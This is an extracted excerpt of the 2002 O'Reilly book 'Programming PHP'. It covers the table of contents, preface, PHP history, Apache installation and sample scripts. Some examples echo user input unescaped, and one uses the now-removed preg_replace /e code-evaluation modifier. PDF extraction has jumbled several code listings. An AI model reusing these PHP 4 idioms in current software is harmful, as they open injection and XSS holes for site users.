



- [Table of Contents](#)
- [Index](#)
- [Reviews](#)
- [Examples](#)
- [Reader Reviews](#)
- [Errata](#)

Programming PHP

By

[Rasmus Lerdorf, Kevin Tatroe](#)

Publisher : O'Reilly
Pub Date : March 2002
ISBN : 1-56592-610-2
Pages : 524

Programming PHP is a comprehensive guide to PHP, a simple yet powerful language for creating dynamic web content. Filled with the unique knowledge of the creator of PHP, Rasmus Lerdorf, this book is a detailed reference to the language and its applications, including such topics as form processing, sessions, databases, XML, and graphics. Covers PHP 4, the latest version of the language.



- [Table of Contents](#)
- [Index](#)
- [Reviews](#)
- [Examples](#)
- [Reader Reviews](#)
- [Errata](#)

Programming PHP

By

[Rasmus Lerdorf, Kevin Tatroe](#)

Publisher : O'Reilly

Pub Date : March 2002

ISBN : 1-56592-610-2

Pages : 524

[Copyright](#)

[Preface](#)

[Audience for This Book](#)

[Structure of This Book](#)

[Conventions Used in This Book](#)

[Comments and Questions](#)

[Acknowledgments](#)

[Chapter 1.](#)

[Introduction to PHP](#)

[Section 1.1.](#)

[What Does PHP Do?](#)

[Section 1.2.](#)

[A Brief History of PHP](#)

[Section 1.3.](#)

[Installing PHP](#)

[Section 1.4.](#)

[A Walk Through PHP](#)

[Chapter 2.](#)

[Language Basics](#)

[Section 2.1.](#)

[Lexical Structure](#)

[Section 2.2.](#)

[Data Types](#)

[Section 2.3.](#)

[Variables](#)

[Section 2.4.](#)

[Expressions and Operators](#)

[Section 2.5.](#)

[Flow-Control Statements](#)

[Section 2.6.](#)

[Including Code](#)

[Section 2.7.](#)

[Embedding PHP in Web Pages](#)

[Chapter 3.](#)

[Functions](#)

[Section 3.1.](#)

[Calling a Function](#)

[Section 3.2.](#)

[Defining a Function](#)

[Section 3.3.](#)

[Variable Scope](#)

[Section 3.4.](#)

[Function Parameters](#)

[Section 3.5.](#)

[Return Values](#)

[Section 3.6.](#)

[Variable Functions](#)

[Section 3.7.](#)

[Anonymous Functions](#)

[Chapter 4.](#)

[Strings](#)

[Section 4.1.](#)

[Quoting String Constants](#)

[Section 4.2.](#)

[Printing Strings](#)

[Section 4.3.](#)

[Accessing Individual Characters](#)

[Section 4.4.](#)

[Cleaning Strings](#)

[Section 4.5.](#)

[Encoding and Escaping](#)

[Section 4.6.](#)

[Comparing Strings](#)

[Section 4.7.](#)

[Manipulating and Searching Strings](#)

[Section 4.8.](#)

[Regular Expressions](#)

[Section 4.9.](#)

[POSIX-Style Regular Expressions](#)

[Section 4.10.](#)

[Perl-Compatible Regular Expressions](#)

[Chapter 5.](#)

[Arrays](#)

[Section 5.1.](#)

[Indexed Versus Associative Arrays](#)

[Section 5.2.](#)

[Identifying Elements of an Array](#)

[Section 5.3.](#)

[Storing Data in Arrays](#)

[Section 5.4.](#)

[Multidimensional Arrays](#)

[Section 5.5.](#)

[Extracting Multiple Values](#)

[Section 5.6.](#)

[Converting Between Arrays and Variables](#)

[Section 5.7.](#)

[Traversing Arrays](#)

[Section 5.8.](#)

[Sorting](#)

[Section 5.9.](#)

[Acting on Entire Arrays](#)

[Section 5.10.](#)

[Using Arrays](#)

[Chapter 6.](#)

[Objects](#)

[Section 6.1.](#)

[Terminology](#)

[Section 6.2.](#)

[Creating an Object](#)

[Section 6.3.](#)

[Accessing Properties and Methods](#)

[Section 6.4.](#)

[Declaring a Class](#)

[Section 6.5.](#)

[Introspection](#)

[Section 6.6.](#)

[Serialization](#)

[Chapter 7.](#)

[Web Techniques](#)

[Section 7.1.](#)

[HTTP Basics](#)

[Section 7.2.](#)

[Variables](#)

[Section 7.3.](#)

[Server Information](#)

[Section 7.4.](#)

[Processing Forms](#)

[Section 7.5.](#)

[Setting Response Headers](#)

[Section 7.6.](#)

[Maintaining State](#)

[Section 7.7.](#)

[SSL](#)

[Chapter 8.](#)

[Databases](#)

[Section 8.1.](#)

[Using PHP to Access a Database](#)

[Section 8.2.](#)

[Relational Databases and SQL](#)

[Section 8.3.](#)

[PEAR DB Basics](#)

[Section 8.4.](#)

[Advanced Database Techniques](#)

[Section 8.5.](#)

[Sample Application](#)

[Chapter 9.](#)

[Graphics](#)

[Section 9.1.](#)

[Embedding an Image in a Page](#)

[Section 9.2.](#)

[The GD Extension](#)

[Section 9.3.](#)

[Basic Graphics Concepts](#)

[Section 9.4.](#)

[Creating and Drawing Images](#)

[Section 9.5.](#)

[Images with Text](#)

[Section 9.6.](#)

[Dynamically Generated Buttons](#)

[Section 9.7.](#)

[Scaling Images](#)

[Section 9.8.](#)

[Color Handling](#)

[Chapter 10.](#)

[PDF](#)

[Section 10.1.](#)

[PDF Extensions](#)

[Section 10.2.](#)

[Documents and Pages](#)

[Section 10.3.](#)

[Text](#)

[Section 10.4.](#)

[Images and Graphics](#)

[Section 10.5.](#)

[Navigation](#)

[Section 10.6.](#)

[Other PDF Features](#)

[Chapter 11.](#)

[XML](#)

[Section 11.1.](#)

[Lightning Guide to XML](#)

[Section 11.2.](#)

[Generating XML](#)

[Section 11.3.](#)

[Parsing XML](#)

[Section 11.4.](#)

[Transforming XML with XSLT](#)

[Section 11.5.](#)

[Web Services](#)

[Chapter 12.](#)

[Security](#)

[Section 12.1.](#)

[Global Variables and Form Data](#)

[Section 12.2.](#)

[Filenames](#)

[Section 12.3.](#)

[File Uploads](#)

[Section 12.4.](#)

[File Permissions](#)

[Section 12.5.](#)

[Concealing PHP Libraries](#)

[Section 12.6.](#)

[PHP Code](#)

[Section 12.7.](#)

[Shell Commands](#)

[Section 12.8.](#)

[Security Redux](#)

[Chapter 13.](#)

[Application Techniques](#)

[Section 13.1.](#)

[Code Libraries](#)

[Section 13.2.](#)

[Templating Systems](#)

[Section 13.3.](#)

[Handling Output](#)

[Section 13.4.](#)

[Error Handling](#)

[Section 13.5.](#)

[Performance Tuning](#)

[Chapter 14.](#)

[Extending PHP](#)

[Section 14.1.](#)

[Architectural Overview](#)

[Section 14.2.](#)

[What You'll Need](#)

[Section 14.3.](#)

[Building Your First Extensions](#)

[Section 14.4.](#)

[The config.m4 File](#)

[Section 14.5.](#)

[Memory Management](#)

[Section 14.6.](#)

[The pval/zval Data Type](#)

[Section 14.7.](#)

[Parameter Handling](#)

[Section 14.8.](#)

[Returning Values](#)

[Section 14.9.](#)

[References](#)

[Section 14.10.](#)

[Global Variables](#)

[Section 14.11.](#)

[Creating Variables](#)

[Section 14.12.](#)

[ExtensionINIEntries](#)

[Section 14.13.](#)

[Resources](#)

[Section 14.14.](#)

[Where to Go from Here](#)

[Chapter 15.](#)

[PHP on Windows](#)

[Section 15.1.](#)

[Installing and Configuring PHP on Windows](#)

[Section 15.2.](#)

[Writing Portable Code for Windows and Unix](#)

[Section 15.3.](#)

[Interfacing with COM](#)

[Section 15.4.](#)

[Interacting with ODBC Data Sources](#)

[Appendix A.](#)

[Function Reference](#)

[Section A.1.](#)

[PHP Functions by Category](#)

[Section A.2a.](#)

[Alphabetical Listing of PHP Functions \(a-e\)](#)

[Section A.2b.](#)

[Alphabetical Listing of PHP Functions \(f-i\)](#)

[Section A.2c.](#)

[Alphabetical Listing of PHP Functions \(j-q\)](#)

[Section A.3d.](#)

[Alphabetical Listing of PHP Functions \(r-z\)](#)

[Appendix B.](#)

[Extension Overview](#)

[Section B.1.](#)

[Optional Extensions Listing](#)

[Colophon](#)

[Index](#)

Copyright

Copyright © 2002 O'Reilly & Associates, Inc. All rights reserved.

Printed in the United States of America.

Published by O'Reilly & Associates, Inc., 1005 Gravenstein Highway North, Sebastopol, CA 95472.

O'Reilly & Associates books may be purchased for educational, business, or sales promotional use. Online editions are also available for most titles (<http://safari.oreilly.com>). For more information contact our corporate/institutional sales department: 800-998-9938 or corporate@oreilly.com.

Nutshell Handbook, the Nutshell Handbook logo, and the O'Reilly logo are registered trademarks of O'Reilly & Associates, Inc. Many of the designations used by manufacturers and sellers to distinguish their products are claimed as trademarks. Where those designations appear in this book, and O'Reilly & Associates, Inc. was aware of a trademark claim, the designations have been printed in caps or initial caps. The association between the image of a cuckoo and PHP is a trademark of O'Reilly & Associates, Inc.

While every precaution has been taken in the preparation of this book, the publisher assumes no responsibility for errors or omissions, or for damages resulting from the use of the information contained herein.

Preface

Now, more than ever, the Web is a major vehicle for corporate and personal communications. Web sites carry photo albums, shopping carts, and product lists. Many of those web sites are driven by PHP, an open source scripting language primarily designed for generating HTML content.

Since its inception in 1994, PHP has swept over the Web. The millions of web sites powered by PHP are testament to its popularity and ease of use. It lies in the sweet spot between Perl/CGI, Active Server Pages (ASP), and HTML. Everyday people can learn PHP and can build powerful dynamic web sites with it.

The core PHP language features powerful string- and array-handling facilities, as well as support for object-oriented programming. With the use of standard and optional extension modules, a PHP application can interact with a database such as MySQL or Oracle, draw graphs, create PDF files, and parse XML files. You can write your own PHP

extension modules in C—for example, to provide a PHP interface to the functions in an existing code library. You can even run PHP on Windows, which lets you control other Windows applications such as Word and Excel with COM, or interact with databases using ODBC.

This book is a guide to the PHP language. When you finish this book, you will know how the PHP language works, how to use the many

powerful extensions that come standard with PHP, and how to design and build your own PHP web applications.

Audience for This Book

PHP is a melting pot of cultures. Web designers appreciate its accessibility and convenience, while programmers appreciate its flexibility and speed. Both cultures need a clear and accurate reference to the language.

If you're a programmer, this book is for you. We show the big picture of the PHP language, then discuss the details without wasting your time. The many examples clarify the explanations, and the practical programming advice and many style tips will help you become not just a PHP programmer, but a *good* PHP programmer.

If you're a web designer, you'll

appreciate the clear and useful guides to specific technologies, such as XML, sessions, and graphics. And you'll be able

to quickly get the information you need from the language chapters, which explain basic programming concepts in simple terms.

This book does assume a working knowledge of HTML. If you don't know HTML, you should gain some experience

with simple web pages before you try to tackle PHP. For more information on HTML, we recommend *HTML & XHTML: The Definitive Guide*, by Chuck Musciano and Bill Kennedy (O'Reilly).

Structure of This Book

We've arranged the material in this book so that you can read it from start to finish, or jump around to hit just the topics that interest you. The book is divided into 15 chapters and 2 appendixes, as follows.

[Chapter 1](#) talks about the history of PHP and gives a lightning-fast overview of what is possible with PHP programs.

[Chapter 2](#) is a concise guide to PHP program elements such as identifiers, data types, operators, and flow-control statements.

[Chapter 3](#) discusses user-defined functions, including scoping, variable-length parameter lists, and variable and anonymous functions.

[Chapter 4](#) covers the functions you'll use when building, dissecting, searching, and modifying strings.

[Chapter 5](#) details the notation and functions for constructing, processing, and sorting arrays.

[Chapter 6](#) covers PHP's object-oriented features. In this chapter, you'll learn about classes, objects, inheritance, and introspection.

[Chapter 7](#) discusses web basics such as form parameters and validation, cookies, and sessions.

[Chapter 8](#) discusses PHP's modules and functions for working with databases, using the PEAR DB library and the MySQL database for examples.

[Chapter 9](#) shows how to create and modify image files in a variety of formats from PHP.

[Chapter 10](#) explains how to create PDF files from a PHP application.

[Chapter 11](#) introduces PHP's extensions for generating and parsing XML data, and includes a section on the web services protocol XML-RPC.

[Chapter 12](#) provides valuable advice and guidance for programmers in creating secure scripts. You'll learn best-practices programming techniques here that will help you avoid mistakes that can lead to disaster.

[Chapter 13](#) talks about the advanced techniques that most PHP programmers eventually want to use, including error handling and performance tuning.

[Chapter 14](#) is an advanced chapter that presents easy-to-follow instructions for building a PHP extension in C.

[Chapter 15](#) discusses the tricks and traps of the Windows port of PHP. It also discusses the features unique to Windows, such as COM and ODBC.

[Appendix A](#) is a handy quick reference to all the core functions in PHP.

[Appendix B](#) describes the standard extensions that ship with PHP.

Constant Width Bold

Used to mark lines of output in code listings.

Constant Width Italic

Used as a general placeholder to indicate items that should be replaced by actual values in your own programs.

Comments and Questions

Please address comments and questions concerning this book to the

publisher:

O'Reilly & Associates, Inc.
1005 Gravenstein Highway North
Sebastopol, CA 95472
(800) 998-9938 (in the United States or Canada)
(707) 829-0515 (international/local)
(707) 829-0104 (fax)

There is a web page for this book, which lists errata, examples, or any additional information. You can access this page at:

<http://www.oreilly.com/catalog/progphp/>

To comment or ask technical questions about this book, send email to:

bookquestions@oreilly.com

For more information about books, conferences, Resource Centers, and

the O'Reilly Network, see the

O'Reilly web site at:

<http://www.oreilly.com>

Acknowledgments

All of the authors would like to thank the technical reviewers for their helpful comments on the content of this book: Shane Caraveo, Andi Gutmans, and Stig Bakken. We'd also like to

thank Andi Gutmans, Zeev Suraski, Stig Bakken, Shane Caraveo, and Randy Jay Yarger for their contributions to early drafts of material for this book.

Rasmus Lerdorf

I would like to acknowledge the large and wonderfully boisterous PHP

community, without which there would be no PHP today.

Kevin Tatroe

I'll err on the side of caution and thank Nat Torkington for dragging me into this project. ("You don't want to write a book, it's a miserable experience... Hey, want to write a book?") While I was writing, the denizens of Nerdsholm and 3WA were always quick with help and/or snarky commentary, both of which contributed to the book's completion. Without twice-monthly game sessions to keep me sane, I would surely have given up well before the last chapter was delivered: thank you to my fellow players, Jenn, Keith, Joe, Keli, Andy, Brad, Pete, and Jim.

Finally, and most importantly, a huge debt of gratitude is owed to Jennifer and Hadden, both of whom put up with more neglect over the course of the past year than any good people deserve.

Bob Kaehms

Thanks to my wife Janet and the kids (Jenny, Megan, and Bobby), to Alan Brown for helping me understand the issues in integrating COM

with PHP, and to the staff at Media Net Link for allowing me to add this project to my ever-expanding list of extracurricular activities.

Ric McGredy

Thanks to my family for putting up with my absence, to Nat for inheriting the project while in the midst of family expansion, and to my colleagues at Media Net Link for all their help and support.

Chapter 1. Introduction to PHP

PHP is a simple yet powerful language designed for creating HTML content. This chapter covers essential background on the PHP

language. It describes the nature and history of PHP; which platforms it runs on; and how to download, install, and configure it. This chapter ends by showing you PHP in action, with a quick walkthrough of several PHP programs that illustrate common tasks, such as

processing form data, interacting with a database, and creating graphics.

1.1 What Does PHP Do?

PHP can be used in three primary ways:

Server-side scripting

PHP was originally designed to create dynamic web content, and it is still best suited for that task. To generate HTML, you need the PHP parser and a web server to send the documents. Lately, PHP has also become popular for generating XML documents, graphics, Flash animations, PDF files, and more.

Command-line scripting

PHP can run scripts from the command line, much like Perl, awk, or the Unix shell. You might use the command-line scripts for system administration tasks, such as backup and log parsing.

Client-side GUI applications

Using PHP-GTK (<http://gtk.php.net>), you can write full-blown, cross-platform GUI applications in PHP.

In this book, we'll concentrate on the first item, using PHP to develop dynamic web content.

PHP runs on all major operating systems, from Unix variants including Linux, FreeBSD, and Solaris to such diverse platforms as Windows and Mac OS X. It can be used with all leading web servers, including Apache, Microsoft IIS, and the Netscape/iPlanet servers.

The language is very flexible. For example, you aren't limited to outputting just HTML or other text files—any document format can

be generated. PHP has built-in support for generating PDF files, GIF, JPG, and PNG images, and Flash movies.

One of PHP's most significant features is its wide-ranging support for databases. PHP supports all major databases (including MySQL, PostgreSQL, Oracle, Sybase, and ODBC-compliant databases), and even many obscure ones. With PHP, creating web pages with dynamic content from a database is remarkably simple.

Finally, PHP provides a library of PHP code to perform common tasks, such as database abstraction, error handling, and so on, with the PHP Extension and Application Repository (PEAR). PEAR is a framework and distribution system for reusable PHP components. You can find out more about it at <http://pear.php.net>.

From: rasmus@io.org (Rasmus Lerdorf)

Subject: Announce: Personal Home Page Tools (PHP
Tools) Date: 1995/06/08

Message-ID: <3r7pgp\$aa1@ionews.io.org>#1/1

organization: none

newsgroups: comp.infosystems.www.authoring.cgi

Announcing the Personal Home Page Tools (PHP
Tools) version 1.0.

These tools are a set of small tight cgi binaries
written in C.

They perform a number of functions including:

- . Logging accesses to your pages in your own private log files . Real-time viewing of log information
- . Providing a nice interface to this log information . Displaying last access information right on your pages . Full daily and total access counters
- . Banning access to users based on their domain . Password protecting pages based on users' domains . Tracking accesses ** based on users' e-mail addresses **
- . Tracking referring URL's - HTTP_REFERER support . Performing server-side includes without needing server support for it . Ability to not log accesses from certain domains (ie. your own) . Easily create and display forms
- . Ability to use form information in following documents

Here is what you don't need to use these tools:

- . You do not need root access - install in your ~/public_html dir . You do not need server-side includes enabled in your server . You do not need

access to Perl or Tcl or any other script interpreter .
You do not need access to the httpd log files

The only requirement for these tools to work is that you have the ability to execute your own cgi programs. Ask your system administrator if you are not sure what this means.

The tools also allow you to implement a guestbook or any other form that needs to write information and display it to users later in about 2 minutes.

The tools are in the public domain distributed under the GNU

Public License. Yes, that means they are free!

For a complete demonstration of these tools, point your browser at: <http://www.io.org/~rasmus>

--

Rasmus Lerdorf

rasmus@io.org

<http://www.io.org/~rasmus>

From: rasmus@madhaus.utcs.utoronto.ca (Rasmus Lerdorf)
Subject: ANNOUNCE: PHP/FI Server-side
HTML-Embedded Scripting Language Date:
1996/04/16

Newsgroups: comp.infosystems.www.authoring.cgi

PHP/FI is a server-side HTML embedded scripting language. It has built-in access logging and access restriction features and also support for embedded SQL queries to mSQL and/or Postgres95 backend databases.

It is most likely the fastest and simplest tool available for creating database-enabled web sites.

It will work with any UNIX-based web server on every UNIX flavour out there. The package is completely free of charge for all uses including commercial.

Feature List:

. Access Logging

Log every hit to your pages in either a dbm or an mSQL database.

Having hit information in a database format makes later analysis easier.

. Access Restriction

Password protect your pages, or restrict access based on the referring URL

plus many other options.

- . mSQL Support

Embed mSQL queries right in your HTML source files . Postgres95 Support

Embed Postgres95 queries right in your HTML source files . DBM Support

DB,DBM,NDBM and GDBM are all supported .
RFC-1867 File Upload Support

Create file upload forms . Variables, Arrays,
Associative Arrays

. User-Defined Functions with static variables +
recursion . Conditionals and While loops

Writing conditional dynamic web pages could not
be easier than with the PHP/FI conditionals and
looping support . Extended Regular Expressions

Powerful string manipulation support through full
regexp support . Raw HTTP Header Control

Lets you send customized HTTP headers to the
browser for advanced Features such as cookies.

- . Dynamic GIF Image Creation

Thomas Boutell's GD library is supported through an easy-to-use set of tags.

It can be downloaded from the File Archive at:

<URL:<http://www.vex.net/php>>

--

Rasmus Lerdorf

rasmus@vex.net

June 6, 1998 -- The PHP Development Team announced the release of PHP 3.0, the latest release of the server-side scripting solution already in use on over 70,000 World Wide Web sites.

This all-new version of the popular scripting language includes support for all major operating systems (Windows 95/NT, most versions of Unix, and Macintosh) and web servers (including Apache, Netscape servers, WebSite Pro, and Microsoft Internet Information Server).

PHP 3.0 also supports a wide range of databases, including Oracle, Sybase, Solid, MySQ, mSQL, and PostgreSQL, as well as ODBC data sources.

New features include persistent database connections, support for the SNMP and IMAP protocols, and a revamped C API for extending the language with new features.

"PHP is a very programmer-friendly scripting language suitable for people with little or no programming experience as well as the seasoned web developer who needs to get things done quickly. The best thing about PHP is that you get results quickly," said Rasmus Lerdorf, one of the developers of the language.

"Version 3 provides a much more powerful, reliable and efficient implementation of the language, while maintaining the ease of use and rapid development that were the key to PHP's success in the past", added Andi Gutmans, one of the implementors of the new language core.

"At Circle Net we have found PHP to be the most robust platform for rapid web-based application development available today," said Troy Cobb, Chief Technology Officer at Circle Net, Inc. "Our use of PHP

has cut our development time in half, and more than doubled our client satisfaction. PHP has enabled us to provide database-driven dynamic solutions which perform at phenomenal speeds."

PHP 3.0 is available for free download in source form and binaries for several platforms at <http://www.php.net/>.

The PHP Development Team is an international group of programmers who lead the open development of PHP and related projects.

For more information, the PHP Development Team can be contacted at core@php.net.


After the release of PHP 3, usage really started to take off. Version 4 was prompted by a number of developers who were interested in making some fundamental changes to the architecture of PHP. These changes included abstracting the layer between the language and the web server, adding a thread-safety mechanism, and adding a more advanced, two-stage parse/execute tag-parsing system. This new parser, primarily written by Zeev and Andi, was named the Zend engine. After a lot of work by a lot of developers, PHP 4.0 was released on May 22, 2000.

Since that release, there have been a few minor releases of PHP 4, with the latest version as of this writing being 4.1.1. As this book goes to press, there is talk of PHP Version 5, which is likely to improve the internals of PHP's object system.

1.2.2 The Growth of PHP

Figures 1-1 and 1-2 show the growth of PHP as measured by the usage numbers collected by Netcraft (<http://www.netcraft.com>) since early 1998. [Figure 1-1](#) shows the total number of unique IP addresses that report they are using Apache with the PHP module enabled. In November 2001, this number went beyond the one-million mark. The slight dip at the end of 2001 reflects the demise of a number of dot-coms that disappeared from the Web. The overall number of servers that Netcraft found also went down for the first time during this period.


Figure 1-1. The growth of PHP IP addresses



[Figure 1-2](#) shows the number of actual domains that report they are using the PHP module. In November 2001, when Netcraft found 36,458,394 different domains, 7,095,691 (just under 20%) of them were found to have PHP enabled. The domain figures

represent the number of web sites using PHP, whereas IP addresses represent the number of physical servers running PHP.

Figure 1-2. The growth of PHP domains



1.3 Installing PHP

PHP is available for many operating systems and platforms. The most common setup, however, is to use PHP as a module for the Apache web server on a Unix machine. This section briefly describes how to install Apache with PHP. If you're interested in running PHP on Windows, see [Chapter 15](#), which explains your many options.

To install Apache with PHP, you'll need a Unix machine with an ANSI-compliant C compiler, and around 5 MB of available disk space for source and object files. You'll also need Internet access to fetch the source code for PHP and Apache.

Start by downloading the source distributions of PHP and Apache. The latest files are always available from <http://www.php.net> and <http://www.apache.org>, respectively. Store the files in the same directory, so that you have:

```
-rw-r--r-- 1 gnat wheel 2177983 Oct  9  
09:34 apache_1.3.22.tar.gz  
-rw-r--r-- 1 gnat wheel 3371385 Dec 10  
14:29 php-4.1.1.tar.gz
```

Now uncompress and extract the distributions:

```
# gunzip -c apache_1.3.22.tar.gz | tar xf -  
# gunzip -c php-4.1.1.tar.gz | tar xf -
```

Each distribution unpacks into its own subdirectory, as follows:

```
drwxr-xr-x 8 gnat wheel      512 Dec 16  
11:26 apache_1.3.22
```

```
drwxr-xr-x 16 gnat wheel 2048 Dec 21  
23:48 php-4.1.1
```

The next step is to configure Apache, then configure PHP, telling it where the Apache source is and specifying the various other features that you want built into PHP. You'll probably want to customize the configurations of Apache and PHP. For instance, provide the **--prefix=/some/path** option to Apache's *configure* to change where Apache expects its configuration files and utilities. Similarly, typical options for PHP include **--with-apache** to identify the location of the Apache source tree, **--enable-inline-optimizations** to enable compilation options that give a faster PHP interpreter, and **--with-mysql** to identify where MySQL was installed. Each configuration creates detailed output as it goes:

```
# cd apache_1.3.22  
# ./configure --prefix=/usr/local/apache  
Configuring for Apache, Version 1.3.22  
+ using installation path layout: Apache  
(config.layout)  
Creating Makefile  
Creating Configuration.apaci in src  
Creating Makefile in src  
+ configured for FreeBSD 4.2 platform  
+ setting C compiler to gcc  
...  
# cd ../php-4.1.1  
# ./configure --with-apache=../apache_1.3.22  
--enable-inline-optimization \  
--with-mysql=/usr  
creating cache ./config.cache  
checking for a BSD compatible install...
```

```
/usr/bin/install -c
checking whether build environment is
sane... yes
checking whether make sets ${MAKE}... yes
checking for working aclocal... missing
checking for working autoconf... found
checking for working automake... missing
checking for working autoheader... found
checking for working makeinfo... found
Updated php_version.h
...

```

For a full list of available *configure* options for each package, see the output of:

```
./configure --help
```

Now you can build and install PHP:

```
# make
# make install
```

These commands also install the PEAR libraries and copy the compiled Apache module to the Apache source tree.

Finally, change directory back to the Apache directory. Reconfigure Apache, telling it about the newly built PHP module, and compile and install it:

```
# cd ../apache_1.3.22
# ./configure --prefix=/usr/local/apache --
activate-module=src/modules/php4/libphp4.a
# make
# make install
```

You now have Apache installed in `/usr/local/apache`, with PHP enabled. You also have PHP's extensions installed (probably in `/usr/local/lib/php`). You still need to configure the web server to process `.php` pages with the PHP interpreter, and start the web server. You may also want to change the PHP configuration.

Note that if you already have Apache installed and running on your server, it is possible to add PHP to the existing Apache instance without recompiling it. These days, this is actually the most common way to build PHP. Instead of using `--with-apache` on your configure line, use `--with-apxs`. You don't need the Apache source code in this case; only the `apxs` script needs to be available on your server. Most Linux distributions include this script and the corresponding files in their `apache-devel` packages.

PHP's configuration goes in a file called `php.ini`. The settings in this file control the behavior of PHP features, such as session handling and form processing. Later chapters will refer to `php.ini` options, but in general the code in this book does not require a customized configuration. See <http://www.php.net/manual/en/configuration.php> for more information on `php.ini` configuration.

Once you have a web server, you'll need to tell it that `.php` files are to be handled by the PHP module. Put this in Apache's `httpd.conf` file, and restart the web server:

```
AddType application/x-httpd-php .php
```

The PHP and Apache source directories both include files called `INSTALL` that contain detailed instructions on troubleshooting and building those programs. If you want a nonstandard installation, or if you encounter problems with the instructions presented here, be sure to read the `INSTALL` files.

```
<html>

    <head> <title>Look Out World</title> </head>

    <body> <?php echo 'Hello, world!' ?> </body>
</html>

<?php phpinfo( ); ?>

<html>

    <head> <title>Personalized Hello World</title>
</head>

    <body> <?php if(!empty($_POST['name'])) {

        echo "Greetings, {" . $_POST['name'] . "}, and
welcome."; } ?>

        <form action="<?php $PHP_SELF; ?>">
method="post"> Enter your name: <input type="text"
name="name" /> <input type="submit" /> </form>
</body> </html>
```

```
<html><head><title>Bond Movies</title></head>
<body>

<table border=1>

<tr><th>Movie</th><th>Year</th><th>Actor</th>
</tr> <?php

// connect

require_once('DB.php');

$db =
DB::connect("mysql://username:password@server/w
ebdb"); if (DB::iserror($db)) {

die($db->getMessage( )); }

// issue the query

$sql = "SELECT
movies.title,movies.year,actors.name FROM
movies,actors WHERE movies.actor=actors.id
ORDER BY movies.year ASC";
```

```
$q = $db->query($sql);

if (DB::iserror($q)) {

die($q->getMessage( )); }

// generate table

while ($q->fetchInto($row)) {

?>

<tr><td><?= $row[0] ?></td> <td><?= $row[1] ?>
</td> <td><?= $row[2] ?></td> </tr>

<?php

}

?>

</table>

</body></html>
```

```
<?php

if (isset($_GET['message'])) {

    // load font and image, calculate width of text
    $font = 'times'; $size = 12; $im =
    ImageCreateFromPNG('button.png'); $tsize =
    imagettfbbox($size, 0, $font, $_GET['message']);

    // center

    $dx = abs($tsize[2]-$tsize[0]); $dy =
    abs($tsize[5]-$tsize[3]); $x = ( imagesx($im) - $dx ) /
    2; $y = ( imagesy($im) - $dy ) / 2 + $dy;

    // draw text
    $black =
    ImageColorAllocate($im, 0, 0, 0); ImageTTFText($im,
    $size, 0, $x, $y, $black, $font, $_GET['message']);

    // return image
    header('Content-type: image/png');
    ImagePNG($im); exit;

}

?>
```

```
<html>

<head><title>Button Form</title></head> <body>

<form action="<?= $PHP_SELF ?>"""
method="GET"> Enter message to appear on button:
<input type="text" name="message" /><br /> <input
type="submit" value="Create Button" /> </form>
</body>

</html>
```

```
#!/usr/local/bin/php -q
```

```
<?php
```

```
if ($argc != 3) {
```

```
die("usage: button-cli filename message\n"); }
```

```
list(, $filename, $message) = $argv;
```

```
// load font and image, calculate width of text $font =  
'Arial.ttf';  
  
$size = 12;  
  
$im = ImageCreateFromPNG('button.png'); $tsize =  
imagettfbbox($size,0,$font,$message);  
  
// center  
  
$dx = abs($tsize[2]-$tsize[0]);  
  
$dy = abs($tsize[5]-$tsize[3]);  
  
$x = ( imagesx($im) - $dx ) / 2;  
  
$y = ( imagesy($im) - $dy ) / 2 + $dy;  
  
// draw text  
  
$black = ImageColorAllocate($im,0,0,0);  
ImageTTFText($im, $size, 0, $x, $y, $black, $font,  
$message);  
  
// return image  
  
ImagePNG($im, $filename);
```

?>

```
# ./button-cli<span class="docEmphBold"> usage:  
button-cli filename message</span> # ./button-cli  
php-button.png "PHP Button"
```

```
# ls -l php-button.png<span class="docEmphBold">  
-rwxr-xr-x 1 gnat gnat 1837 Jan 21 22:17 php-  
button.png</span>
```

Now that you've had a taste of what is possible with PHP, you are ready to learn how to program in PHP. We start with the basic structure of the language, with special focus given to user-defined functions, string manipulation, and object-oriented programming. Then we move to specific application areas such as the Web, databases, graphics, XML, and security. We finish with quick references to the built-in functions and extensions. Master these chapters, and you've mastered PHP!

Chapter 2. Language Basics

This chapter provides a whirlwind tour of the core PHP language, covering such basic topics as data types, variables, operators, and flow control statements. PHP is strongly influenced by other programming languages, such as Perl and C, so if you've had experience with those languages, PHP

should be easy to pick up. If PHP is one of your first programming languages, don't panic. We start with the basic units of a PHP program and build up your knowledge from there.

```
echo("hello, world");

ECHO("hello, world");

EcHo("hello, world");

echo "Hello, world";

myfunc(42, "O'Reilly");

$a = 1;

$name = "Elphaba";

$b = $a / 25.0;

if ($a == $b) { echo "Rhyme? And Reason?"; }

if ($needed) {

    echo "We must have it!"; // semicolon required here

} // no semicolon required here

<?php
```

```
if ($a == $b) { echo "Rhyme? And Reason?"; }

echo "Hello, world" // no semicolon required before
closing tag

?>

raise_prices($inventory, $inflation, $cost_of_living,
$greed);

raise_prices (
    $inventory ,
    $inflation ,
    $cost_of_living ,
    $greed
);

raise_prices($inventory,$inflation,$cost_of_living,$g
reed);

$x = 17; // store 17 into the variable $x
```

```
// convert &#nnn; entities into characters

$text = preg_replace('/&#[([0-9])+/e', "chr('\\1')",
$text);

#####
## Cookie functions

#####

if ($double_check) {

    # create an HTML form requesting that the user
    confirm the action

    echo confirmation_form( );

}

